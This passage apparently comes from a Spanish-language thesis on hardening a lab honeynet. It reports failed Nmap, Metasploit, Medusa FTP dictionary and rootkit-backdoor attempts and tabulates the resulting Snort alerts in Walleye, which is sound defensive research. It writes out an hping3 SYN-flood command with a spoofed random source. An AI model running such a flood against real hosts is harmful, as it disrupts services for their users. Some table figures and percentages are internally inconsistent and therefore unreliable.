


Figura 43-4: Fase de reconocimiento

Fuente: Realizado por: Cristina Palmay

En este caso se observa que en la figura 43-4, se vuelve a obtener la información del direccionamiento Ip y direcciones Mac de los computadores conectados a la red.

4.3.2 Fase de escaneo

En esta fase nuevamente se realizó un escaneo de puertos hacia los Honeypots *Honey1* y *Honey2*, sin embargo, en este caso el escaneo de puertos no fue satisfactorio como se muestra en la siguiente figura 43-4, debido a que se implementó medidas de seguridad para protegerse de los ataques de escaneo de puertos en los Honeypots.




Figura 44-4: Escaneo de puertos no satisfactorio

Fuente: Realizado por: Cristina Palmay

La política DROP (Bloquear todo) configurada en los iptables de los Honeypots *Honey1* y *Honey2* bloqueó todo el tráfico de proveniente de NMAP hacia los dos Honeypots, por este motivo no existe resultados de esta prueba de hacking ético.

Análisis del Ataque en Walleye.

Tabla 12-4: Análisis en Walleye – Detección Uno: Escaneo con Nmap

DETECCIÓN UNO: ESCANEO CON NMAP	
PRUEBA DE HACKING ÉTICO:	Se realizó un escaneo de puertos desde la dirección IP: 10.126.7.84, a los Honeypots *Honey1* y *Honey2*; el escaneo con nmap no fue exitoso debido a las políticas DROP configuradas en los iptables de los Honeypots.
EVIDENCIAS EN LOGS DE WALLEYE:	Debido a que los paquetes enviados por el escaneo de puertos son rechazados en los Honeypots, este tráfico no llega al módulo Honeywall, por lo tanto, no se tiene registros de este intento de ataque de escaneo de puertos que no resulto satisfactorio.

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

4.3.3 Fase de acceso

A pesar de que en la fase de escaneo de puertos no se logró obtener ninguna información de la víctima, se procederá a realizar las mismas pruebas de hacking ético realizadas la sección anterior.

<u>Descripción del ataque No.1</u>: Análisis de vulnerabilidades con Metasploit, para explotar la base de datos MySql.

Debido a que se configuró las políticas de iptables en DROP, el ataque fue lanzado desde una dirección Ip permitida 10.126.7.68, desde donde se realizó una búsqueda de vulnerabilidades en la consola de Metasploit para la base de datos MySql.




Figura 45-4: Escaneo de puertos no satisfactorio

Fuente: Realizado por: Cristina Palmay

En la figura 45-4, se puede observar que no se ha encontrado ninguna vulnerabilidad para explotar en el servidor de bases de datos MySql, en el Honeypot *Honey1*, debido la actualización realizada a esta herramienta, por lo tanto, no se realiza el ataque de inyección de código a Mysql, sin embargo, cabe mencionar que se hallaron vulnerabilidades de herramientas como smb, etc., como se observa en la figura 4-46.




Figura 46-4: Escaneo de puertos no satisfactorio

Fuente: Realizado por: Cristina Palmay

Análisis del Ataque en Walleye.

Tabla 13-4 Análisis en Walleye – Detección Dos: Exploración con Metasploit

DETECCIÓN DOS: EXPLORACIÓN CON METASPLOIT	
PRUEBA DE HACKING ÉTICO:	Se realizó un análisis con Metasploit para la búsqueda de vulnerabilidades del sistema operativo hacia el Honeypot *Honey1*, sin embargo, debido a las políticas de seguridad de actualización y parchado de los sistemas operativos y aplicaciones, no se descubrió ninguna vulnerabilidad para el servidor de bases de datos MySql ni SSH. También se realizó la exploración con Metasploit, desde la ip: 10.126.7.84, sin embargo, el tráfico proveniente del ataque fue bloqueado por las iptables configuradas en el Honeypot *Honey1*.
EVIDENCIAS EN LOGS DE WALLEYE:	En la interfaz Walleye se registra el tráfico generado por Metasploit, como se observa en la figura, el tráfico de Metasploit se origina de la dirección ip: 10.126.7.68, esta ip no tiene ninguna regla de restricción en los iptables configurados en los Honeypots Honey1 y Honey2. Si la dirección ip: 10126.68 desde la cual se realizó la exploración con Metasploit hubiera estado restringida, no se registraría nada en el módulo Honeywall. En la interfaz Walleye no se ha registrado conexiones originadas desde la ip 10.126.7.84, debido a que el tráfico proveniente de este ataque se encuentra bloqueado en los Honeypots.

Fuente: (Palmay Cristina, 2016)

Realizado por: Cristina Palmay




Figura 47-4: Tráfico del escaneo de puertos de la dirección 10.126.7.68

Fuente: Realizado por: Cristina Palmay

Descripción del ataque No.2: Ataque de diccionario al servidor FTP.

Al igual que en el capítulo anterior, se utiliza la herramienta Medusa, para realizar un ataque de fuerza bruta que pueda romper las contraseñas del servidor FTP, en este caso se ejecuta la herramienta Medusa desde una maquina con la distribución Kali Linux instalada con dirección Ip: 10.126.7.68, ya que la Ip: 10.126.7.84 del atacante, fue bloqueada, con la finalidad de demostrar la efectividad de las políticas de contraseñas fuertes.




Figura 48-4: Ataque con Medusa

Fuente: Realizado por: Cristina Palmay

En la figura 48-4, se puede observar como Medusa hace la comparación de pares de usuarios y contraseñas, sin embargo, debido a que la contraseña del servicio ftp es fuerte y a las medidas de seguridad implementadas, el ataque no ha resultado exitoso.

Análisis del Ataque en Walleye.

Tabla 14-4 Análisis en Walleye – Detección Dos: Ataque de Diccionario

DETECCIÓN TRES: ATAQUE DE DICCIONARIO AL SERVIDOR FTP	
PRUEBA DE HACKING ÉTICO:	Se realiza un ataque de fuerza bruta con la herramienta Medusa desde la dirección 10.126.7.68, el ataque se ejecutó sin embargo no fue exitoso debido al parchado del software del servidor FTP. También se realizó el mismo ataque al servidor FTP, desde la ip: 10.126.7.84, sin embargo, el tráfico proveniente del ataque fue bloqueado por las iptables configuradas en el Honeypot Honey2.
EVIDENCIAS EN LOGS DE WALLEYE:	En figura 47-4, se puede observar en la interfaz Walleye se detecta varias conexiones al puerto 21 correspondiente al servicio FTP del Honeypot 10.126.7.76, en intervalos de pocos segundos, además se dispara en la interfaz Walleye una alerta de Snort en el que se detecta un ataque de fuerza bruta, con el mensaje "INFO FTP Login", lo que significa que este ataque no ha resultado exitoso. En la interfaz Walleye no se ha registrado conexiones originadas desde la ip 10.126.7.84, debido a que el tráfico proveniente de este ataque se encuentra bloqueado en los Honeypots.

Fuente: (Palmay Cristina, 2016)

Realizado por: Cristina Palmay

Figura 49-4: Tráfico de un intento de ataque de diccionario a FTP

Fuente: Realizado por: Cristina Palmay

Descripción del ataque No.3: Ataque de denegación de servicio de tipo TCP/SYN (FLOODING).

Al igual que en la sección anterior se utiliza la herramienta Hping3 la cual fue ejecutada desde un computador con la Ip: 10.126.7.68 con la distribución Kali Linux, para lanzar el ataque se ha ejecutado el siguiente comando: *Hping3 –rand-source –d 500 10.126.6.76 –p 80.*




Figura 50-4: Ataque de denegación de servicio TCP/SYN (FLOODING).

Fuente: Realizado por: Cristina Palmay

Como se puede observar en la figura 50-4, el ataque de denegación de servicio con Hping3 no resulto exitoso, debido a las reglas de iptables para el bloque de este tipo de ataques configuradas en el Honeypot *Honey2.*

Análisis del Ataque en Walleye.

Tabla 15-4 Análisis en Walleye – Detección Cuatro: Ataque de denegación de servicio

DETECCIÓN CUATRO: ATAQUE DE DENEGACIÓN DE SERVICIO	
PRUEBA DE HACKING ÉTICO:	Se realiza un ataque de denegación de servicio al Honeypot 10.126.7.76, desde una maquina con dirección Ip: 10.126.7.68, sin embargo, este ataque no fue exitoso debido a las reglas de iptables contra los ataques de denegación de servicio implementado en el Honeypot Honey2. También se realizó el mismo ataque al Honeypot *Honey2*, desde la ip: 10.126.7.84, sin embargo, el tráfico proveniente del ataque fue bloqueado por las iptables configuradas en el Honeypot.
EVIDENCIAS EN LOGS DE WALLEYE:	En la interfaz Walleye no existen registros del ataque de denegación de servicio, debido a que el tráfico proveniente del ataque es bloqueado por los Honeypots.

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

4.3.4 Resultados de las pruebas con la implementación de la guía de buenas prácticas.

En esta sección se analiza los resultados, luego de la aplicación de las pruebas de Hacking Ético a la Honeynet, a la cual se le ha reforzado la seguridad informática con la implementación de las políticas de seguridad generadas a partir de la aplicación de las buenas prácticas.

Debido a la aplicación de políticas de seguridad informática en los Honeypots, los siguientes ataques realizados durante el test de hacking ético no pudieron ejecutarse:

- *Ataque de denegación de servicio, TCP/SYN (Flooding).* - El ataque fue bloqueado debido a las reglas *iptables* configuradas en los Honeypots, por este motivo los paquetes no lograron registrarse en Walleye.
- *Ataque de inyección de código al servidor MySql*. - Este ataque no logro ejecutarse debido a que en la primera fase no se logró obtener el usuario y password de MySql con el ataque de diccionario.
- *Instalación de backdoor (rootkit SSHV5).*- Este ataque no se pudo ejecutar debido a que no se logró obtener el acceso con perfil de administrador para instalar el rootkit.
- *Ataque de acceso no autorizado a través del backdoor del rootkit SSHV5*.- Este ataque no logro ejecutarse debido a que el rootkit no pudo ser instalado.

Hay que tomar en cuenta que los intentos de ataque descritos en líneas anteriores no fueron registrados en Walleye, por lo tanto el módulo Snort no tiene ningún registro de alertas correspondientes a los mismos.

Esto quiere decir que la cantidad de alertas de Snort generada para cada intento de ataque boqueado o no ejecutado, sería el ***valor 0***, pero con este valor no es posible la aplicación de una prueba estadística para la comprobación de la Hipótesis, por lo que se ha tenido que diseñar la siguiente escala de medición:

Tabla 16-4 Escala para intentos de ataque bloqueado o no ejecutado

INTENTOS DE ATAQUE "NO EJECUTADO O BLOQUEADO"	CANTIDAD DE ALERTAS EN SNORT	ESCALA DE MEDICIÓN
Ataque de denegación de servicio, TCP/SYN (Flooding)	0	1
Ataque de inyección de código al servidor MySql.	0	1
Instalación de backdoor (rootkit SSHV5).	0	1
Ataque de acceso no autorizado a través del backdoor del rootkit	0	1

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

Es necesario aclarar que para la correcta medición de resultados antes y después de la aplicación de las buenas prácticas, se ha utilizado el mismo escenario de pruebas, y se ha ejecutado los mismos ataques con las mismas herramientas software.

Cantidad de paquetes provenientes de ataques hacia los Honeypots. - Al igual que en la sección anterior, se muestran los resultados obtenidos de la cantidad de paquetes sospechosos, de cada uno de los Honeypots: *Honey1* y *Honey2;* estas conexiones son provenientes de ataques exitosos o intentos de ataques, como se muestra en la tabla:

Tabla 17-4 Cantidad de paquetes por ataques hacia los Honeypots con políticas de seguridad

AMENAZAS EJECUTADAS POR HONEYPOT		CANTIDAD PAQUETES	OBSERVACIONES
ooHoney1	Ataque de escaneo de puertos con Nmap.	538	
	Ataque de explotación al servidor MySql	205	
	Ataque de inyección de código a MySql.	0	El ataque no pudo ejecutarse
	Instalación de backdoor (rootkit SSHV5).	0	El ataque no pudo ejecutarse
	Ataque de acceso no autorizado a través del backdoor del rootkit SSHV5.	0	El ataque no pudo ejecutarse
Total, de paquetes ingresados al Honey1		**743**	
Honey2	Ataque de escaneo de puertos con Nmap.	943	
	Ataque de diccionario contra el servicio FTP.	1.694	
	Ataque de denegación de servicio, TCP/SYN (Flooding	0	El ata que fue bloqueado
Total, de paquetes ingresados al Honey1		**2.637**	
TOTAL, DE PAQUETES POR ATAQUES A LA HONEYNET		**3.380**	

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

En los resultados obtenidos en la tabla 17-4, se puede observar que no existen paquetes de los ataques de diccionario al servidor MySql, Instalación de backdoor, y acceso no autorizado a través del backdoor del rootkit SSHV5, y Ataque de denegación de servicio, TCP/SYN Flooding.

Debido a que estos ataques no fueron ejecutados en las pruebas de hacking ético realizadas en el caso del Honeypot *Honey1*, porque no se obtuvo las credenciales de un usuario de Mysql, necesarias para la ejecución de los mismos.

En el caso del Honeypot *Honey2*, porque se restringió el ataque de denegación de servicio con reglas iptables; el valor cero en la cantidad de paquetes comprueba que la variable *nivel de protección contra amenazas* se ha incrementado considerablemente luego de la aplicación de la guía de buenas prácticas en ambos Honeypots.

También se observa que se han generado paquetes hacia el Honeypot *Honey1* en el ataque de escaneo de puertos y la explotación de vulnerabilidades, debido a que ambos ataques pudieron ser ejecutados, sin embargo, los resultados no fueron exitosos debido que no se pudo obtener información de puertos en el caso del escaneo con Nmap, y tampoco se pudo realizar una explotación de servicio de MySql debido a que Mysql fue parchado y actualizado.

La figura 49-4, muestra un resumen de las de la cantidad de paquetes provenientes de ataques dirigidos hacia el Honeypot *Honey1,* luego de la aplicación de las políticas de seguridad.




Figura 51-4: Conexiones a Honey1 con políticas de seguridad

Fuente: Realizado por Cristina Palmay

La figura 50-4, muestra un resumen de las de la cantidad de paquetes provenientes de ataques dirigidos hacia el Honeypot *Honey2*, luego de la aplicación de las políticas de seguridad.




Figura 52-4: Conexiones a Honey2 con políticas de seguridad

Fuente: Realizado por Cristina Palmay

Un caso similar ocurre en el Honeypot *Honey2*, porque existen paquetes provenientes del escaneo de puertos y el ataque de diccionario con Medusa contra el servidor FTP, debido a que ambos ataques se ejecutaron y no tuvieron éxito, el ataque de diccionario fue ejecutado sin embargo debido al uso de contraseñas fuertes en el servicio FTP, no se logró encontrar las credenciales de algún usuario al servicio FTP.

Cantidad de amenazas identificadas en Walleye. - En la tabla 18-4 se obtienen los resultados de la cantidad de paquetes provenientes de ataques según la detección por categoría de firmas de Snort.

Tabla 18-4 Alertas Snort por categoría con políticas de seguridad

CANTIDAD DE PAQUETES DETECTADOS SEGÚN LA CATEGORIA DE SNORT		
CLASIFICACIÓN POR CATEGORIA	**PAQUETES POR REGLA**	**PORCENTAJE**
bad-traffic.rules	24	0,72%
exploit.rules	205	6,06%
scan.rules	1.481	43,82%
ftp.rules	1.634	48,34%
icmp.rules	0	0%
mysql.rules	0	0%
backdoor.rules	0	0%
attack-responses.rules	36	1,06%
TOTAL, DE PAQUETES DETECTADOS POR SNORT	**3.380**	**100%**

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

Los resultados de la tabla 18-4 revelan que después de la aplicación de la guía de buenas prácticas, las firmas icmp.rules, mysql.rules y backdoor.rules no ha detectado ningún paquete que pertenezca a esta categoría, debido a que como ya se mencionó en la discusión de los resultados de la tabla 16-4, el cero indica que el ataque no se ejecutó. Los resultados de la tabla 18-4, se detallan en la figura 52-4.




Figura 53-4: Alertas Snort por categorías con políticas de seguridad

Fuente: Realizado por Cristina Palmay

Según los resultados se puede observar en la figura 53-4, que luego de la aplicación de la guía de buenas prácticas, la categoría de reglas *ftp.rules-rules*, registra mil seicientos treita y cuatro (1.634) paquetes sin embargo el ataque de diccionario con Medusa fallo debido a que no descubrió las credenciales de usuario del servicio FTP, por la aplicación de control de contraseñas fuertes aplicadas a todos los password.

También se registra mil cuatrocientos ochenta y un (1.481) paquetes de la firma *scan.rules* correspondiente al ataque de escaneo de puertos, sin embargo, no se descubrió información sobre puertos abiertos en sistemas operativos debido a las políticas de inhabilitación de puertos de servicios que no se están utilizando en ambos Honeypots.

Y por ultimo se verifica docientos cincuenta (250) paquetes correspondientes al ataque de explotación con Metasploit, sin embargo, este ataque no resultó exitoso debido a que luego de la aplicación de la guía de buenas prácticas ya no ha detectado vulnerabilidades para el servidor MySql.

En la siguiente tabla 19-4, se detalla la cantidad de veces que ha aparecido una alerta de Snort en tiempo real, en la interfaz Walleye tras la detección de una amenaza identificada.

Tabla 19-4 Amenazas identificadas en la Honeynet con políticas de seguridad

AMENAZAS IDENTIFICADAS EN LA HONEYNET					
ALERTAS EMITIDAS POR SNORT POR AMENAZA IDENTIFICADA	**SID**	**CATEGORÍA**	**ATAQUE DETECTADO**	**# VECES**	**%**
BAD-TRAFFIC data in TCP SYN packet	526	bad-traffic.rules	Ataque de fuerza bruta al servidor FTP. Ataque de TCP/SYN (Flooding)	5	0%
EXPLOIT MYSQL server banner overflow	1838	exploit.rules	Trafico sospechoso hacia el servidor MYSQL.	1	13,8%
SCAN nmap XMAS	1228	scan.rules	Escaneo de puertos con Nmap.	8	22,22%
FTP adm scan "Info FTP bad login	353	ftp.rules	Ataque de diccionario contra el servidor FTP.	23	63,89%
ICMP PING NMAP	-	icmp.rules	Escaneo de puertos con Nmap	1	0%
ICMP PATH MTU denial of service	3626	icmp.rules	Ataque de denegación de servicio, TCP/SYN (Flooding).	1	0%
MYSQL protocol 41 secure client overflow attempt	3669	mysql.rules	Ataque de diccionario al servidor MySql.	1	0%
BACKDOOR MISC Linux rootkit attempt	213	backdoor.rules	Instalación del rootkit SSHV5 en el servidor MySql.	1	0%
BACKDOOR Remote PC Access connection attempt	2124	backdoor.rules	Acceso al servidor MySql a través del backdoor del rootkit SSHV5.	1	0%
ATTACK-RESPONSES id check returned root	498	attack-responses.rules	Ataque de diccionario al servidor MySql exitoso. Acceso al servidor MySql a través del backdoor del rootkit SSHV5 exitoso.	1	0%
TOTAL:				**36**	**100%**

Fuente: (Walleye, 2016)

Realizado por: Cristina Palmay

El siguiente gráfico se observa los porcentajes obtenidos de la tabla 19-4:

